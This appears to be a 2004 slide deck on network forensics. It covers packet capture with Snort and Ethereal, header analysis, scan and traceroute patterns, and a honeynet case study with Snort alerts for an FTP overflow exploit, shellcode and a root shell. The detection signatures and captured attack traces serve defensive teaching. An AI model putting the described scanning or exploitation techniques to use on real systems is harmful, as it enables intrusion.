

# *Network Forensics*

## *Hacker, You cannot Escape!*

Presented by

Raghu K Dev

Researched by

Roshen Chandran

Paladion Networks

Feb 19<sup>th</sup> 2004

# What is it?

## fo-ren-sic

- Relating to the use of science or technology in the investigation and establishment of **facts** or **evidence** in a court of law: *a forensic laboratory*

## Network forensic

- Capture network traffic and save it in a useful format
- Analyze logs; identify patterns; establish **facts** and produce **evidence**

# *Today's talk will cover*

1. Introduction to Network Forensics
2. Network Traffic 101
3. Capturing and analyzing Network Traffic
4. Trail Begins (Case Study)
5. The Challenges faced
6. Limitations and Applications

# *How is network traffic captured?*

- Listen in promiscuous mode to all traffic
- Sniffers
  - Snort, Ethereal
- Intrusion Detection Systems
  - Snort and others
- Save the traffic to a file
  - Popular format - tcpdump

# Snort Dump

```
Y_ E * f@ @ b~ fË^è! î¼½j,ÑàÒIEP }xi5
  PDÆ< 6 6 PV@Y_P<è E (Wt@ w êqË^è! f¼¼ àÒIE½j,ÓP C$3œ PDÆ< Ú Ú P<è
  PV@Y_ E Ì g@ @ _Û fË^è! î¼½j,ÓàÒIEP }x'; total 17
drwxr-x--- 2 root root 1024 Apr 24 05:01 .
drwxr-xr-x 16 root root 1024 Apr 12 01:43 ..
-rw-r--r-- 1 root root 1126 Aug 23 1995 .Xdefaults
-rw----- 1 root root 2422 Apr 22 06:56 .bash_history
-rw-r--r-- 1 root root 24 Jul 14 1994 .bash_logout
-rw-r--r-- 1 root root 238 Aug 23 1995 .bash_profile
-rw-r--r-- 1 root root 176 Aug 23 1995 .bashrc
-rw-r--r-- 1 root root 182 Mar 22 1999 .cshrc
-rw-r--r-- 1 root root 166 Mar 4 1996 .tcshrc
-rw----- 1 root root 4249 Apr 18 07:32 mbox
[root@Yamuna /root]# PDÆ< + 6 6 PV@Y_P<è E (Wu@ w êpË^è! f¼¼ àÒIE½j»wP @€œ SDÆ<}Q 7 7
  PV@Y_P<è E )Wv@ w ênË^è! f¼¼ àÒIE½j»wP @€' cSDÆ<}Q < < P<è PV@Y_ E ) h@ @ b} fË^è!
  î¼½j»wàÒIFP }x'™ c SDÆ< 6 6 PV@Y_P<è E (Ww@ w ênË^è! f¼¼ àÒIF½j»xP @ 3> SDÆ<ÍÓ
  7 7 PV@Y_P<è E )Wx@ w êlË^è! f¼¼ àÒIF½j»xP @ Ì' dSDÆ<ýú < < P<è PV@Y_ E ) i@
  @ b} fË^è! î¼½j»xàÒIGP }x'— d SDÆ<ÍD 6 6 PV@Y_P<è E (Wy@ w êlË^è! f¼¼ àÒIG½j»yP @~3š
  SDÆ<-á 7 7 PV@Y_P<è E )Wz@ w êjË^è! f¼¼ àÒIG½j»yP @~ ' SDÆ<-á < < P<è PV@Y_
  E ) j@ @ b{ fË^è! î¼½j»yàÒIHP }xÖ• SDÆ<-R 6 6 PV@Y_P<è E (W{@ w êjË^è! f¼¼
  àÒIH½j»zP @}3™ SDÆ<M 7 7 PV@Y_P<è E )W|@ w êhË^è! f¼¼ àÒIH½j»zP @} /SDÆ<}8 < <
  P<è PV@Y_ E ) k@ @ bz fË^è! î¼½j»zàÒIIP }xÇ" / TDÆ<¼¼ 6 6 PV@Y_P<è E (W}@
  w êhË^è! f¼¼ àÒIH½j»{P @|3~ TDÆ<Ý; 8 8 PV@Y_P<è E *W~@ w êeË^è! f¼¼ àÒIH½j»{P @|&,,
  TDÆ<Ý; < < P<è PV@Y_ E * l@ @ bx fË^è! î¼½j»{àÒIKP }xé...
```

# Here's how the traffic looks in Ethereal

The screenshot shows the Ethereal interface with a packet capture. The top pane displays a list of captured packets. Packet 5 is selected, showing a DNS standard query for 'www.google.com' from 192.168.0.29 to 202.149.208.92. The bottom pane provides a detailed view of the selected packet, showing the IP header, UDP header, and DNS query details. The packet filter at the bottom is empty.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	216.115.25.33	192.168.0.245	UDP	Source port: 5061 Destination port: 5061
2	0.007660	192.168.0.245	216.115.25.33	UDP	Source port: 5061 Destination port: 5061
3	2.573379	00:50:ba:a9:0f:8e	ff:ff:ff:ff:ff:ff	ARP	who has 192.168.0.250? Tell 192.168.0.29
4	2.573661	00:01:02:94:ff:45	00:50:ba:a9:0f:8e	ARP	192.168.0.250 is at 00:01:02:94:ff:45
5	2.573706	192.168.0.29	202.149.208.92	DNS	Standard query A www.google.com
6	2.594045	202.149.208.92	192.168.0.29	DNS	Standard query response, server failure
7	2.594335	192.168.0.29	202.144.115.4	DNS	Standard query A www.google.com
8	4.588170	192.168.0.29	202.54.1.18	DNS	Standard query A www.google.com
9	6.591015	192.168.0.29	202.144.115.4	DNS	Standard query A www.google.com


Internet Protocol, Src Addr: 192.168.0.29 (192.168.0.29), Dst Addr: 202.149.208.92 (202.149.208.92)  
Version: 4  
Header length: 20 bytes  
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)  
Total Length: 60  
Identification: 0x268c  
Flags: 0x00  
Fragment offset: 0  
Time to live: 128  
Protocol: UDP (0x11)  
Header checksum: 0xb86d (correct)  
Source: 192.168.0.29 (192.168.0.29)  
Destination: 202.149.208.92 (202.149.208.92)

User Datagram Protocol, Src Port: 3803 (3803), Dst Port: 53 (53)  
Source port: 3803 (3803)  
Destination port: 53 (53)  
Length: 40  
Checksum: 0xe494 (correct)


Domain Name System (query)  
Transaction ID: 0x219a  
Flags: 0x0100 (standard query)  
Questions: 1  
Answer RRs: 0  
Authority RRs: 0  
Additional RRs: 0

```
0000  00 01 02 94 ff 45 00 50  ba a9 0f 8e 08 00 45 00  .....E.P.....E.
0010  00 3c 26 8c 00 00 80 11  b8 6d c0 a8 00 1d ca 95  .<&.....m.....
0020  d0 5c 0e db 00 35 00 28  e4 94 21 9a 01 00 00 01  .\...5.(.!.!....
0030  00 00 00 00 00 00 03 77  77 77 06 67 6f 6f 67 6c  .....w ww.googl
0040  65 03 63 6f 6d 00 00 01  00 01                                e.com... ..
```


# Traffic is encapsulated in headers at each layer



# The IP Header




# The TCP Header



# *3 Common Traffic Patterns*

- Port scan
- Proxy scanning
- Traceroute / Firewalk

# Port Scans: Identifying open ports



# *The Port Scan Pattern*

- Large number of SYN packets to different ports on a host (*half open*)
- The attacker could hide himself in a decoy scan
  - The port scans appear to come from multiple IPs

# *The Proxy Scanning Pattern*

- Normal HTTP Requests:


```
10:01:04 192.168.0.1 GET /index.html – 200  
Mozilla/4.0 - -
```

- Proxy scanning Requests:

```
10:01:04 192.168.0.1 GET http://www.yahoo.com/ –  
200 - - -
```

- The attacker is checking if the server can be used as a proxy to hide behind

# Traceroute: Playing with TTL in IP Header




# *Traceroute/Firewalk Pattern*

- Use TTL in IP datagram and ICMP to map routers in the path
  - Unix – traceroute ; Windows - tracert
- TCP packets with low value TTLs to open ports: Firewalk
  - The bad guy is trying to map the network through the firewall
  - Suggests a moderately skilled attacker

# Tunneling over Non-standard protocols

- IPv6 tunneled over IPv4: Protocol 41



# Look for traffic other than UDP/TCP

The screenshot displays the Wireshark interface for a capture named 'day3.log'. The packet list pane shows the following traffic:

No.	Time	Source	Destination	Protocol	Info
118007	62010.643489	2001:6b8:0:400::5d0e	2001:750:2:0:202:a5ff	TCP	32780 > 6667 [ACK] S
118008	62047.281012	2001:750:2:0:202:a5ff	2001:6b8:0:400::5d0e	IRC	Response
118009	62047.281012	2001:6b8:0:400::5d0e	2001:750:2:0:202:a5ff	IRC	Request
118010	62047.780978	2001:750:2:0:202:a5ff	2001:6b8:0:400::5d0e	TCP	6667 > 32780 [ACK] S
118011	62047.780978	2001:6b8:0:400::5d0e	2001:750:2:0:202:a5ff	IRC	Request
118012	62048.220949	2001:750:2:0:202:a5ff	2001:6b8:0:400::5d0e	TCP	6667 > 32780 [ACK] S

The selected packet (118010) details are as follows:

- Internet Protocol, Src Addr: 163.162.170.173 (163.162.170.173), Dst Addr: 192.168.100.28 (192.168.100.28)
  - Version: 4
  - Header length: 20 bytes
  - Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  - Total Length: 80
  - Identification: 0x6040
  - Flags: 0x00
  - Fragment offset: 0
  - Time to live: 11
  - Protocol: IPv6 (0x29)
  - Header checksum: 0x50e0 (incorrect, should be 0xdc30)
  - Source: 163.162.170.173 (163.162.170.173)
  - Destination: 192.168.100.28 (192.168.100.28)
- Internet Protocol Version 6
  - Version: 6
  - Traffic class: 0x00
  - Flowlabel: 0x000000
  - Payload length: 20
  - Next header: TCP (0x06)
  - Hop limit: 59
  - Source address: 2001:750:2:0:202:a5ff:fe0:aac7

The packet bytes pane shows the raw data of the selected packet:

```
0010  00 50 60 40 00 00 0b 29 50 e0 a3 a2 aa ad c0 a8  .P@... P.....
0020  64 1c 60 00 00 00 14 06 3b 20 01 07 50 00 02  d..... ;..P..
0030  00 00 02 02 a5 ff fe f0 aa c7 20 01 06 b8 00 00  .....
0040  04 00 00 00 00 00 00 5d 0e 1a 0b 80 0c ab cf  .....
```

# *Honeynets: A great place to see attacks*

- A honeynet is a set of machines sacrificed to study attacks
  - Vulnerable machines put on the Internet
- All activities of attackers are monitored, unknown to them
- The Honeynet Research Alliance
  - <http://www.honeynet.org>
- A Case study from our Honeynet

# *Alerts, One April Morning...*

- April 25, 2002
- Three fresh Linux 6.2 honeypots in a corner of the world
- Linux 6.2 has vulnerable versions of ftp and ssh

# *Snort started producing alerts...*

**[\*\*] [1:1630:3] FTP EXPLOIT CWD overflow [\*\*]**

[Classification: Attempted Administrator Privilege Gain] [Priority: 1]

04/25-03:12:23.190861 210.241.60.68:45655 -> 10.4.1.103:21

\*\*\*AP\*\*\* Seq: 0xE622429E Ack: 0x1073F963 Win: 0x16D0 TcpLen: 32

**[\*\*] [1:1424:4] SHELLCODE x86 EB OC NOOP [\*\*]**

[Classification: Executable code was detected] [Priority: 1]

04/25-03:12:23.200861 10.4.1.103:21 -> 210.241.60.68:45655

\*\*\*AP\*\*\* Seq: 0x1073F963 Ack: 0xE622449A Win: 0x1920 TcpLen: 32

**[\*\*] [1:498:3] ATTACK RESPONSES id check returned root [\*\*]**

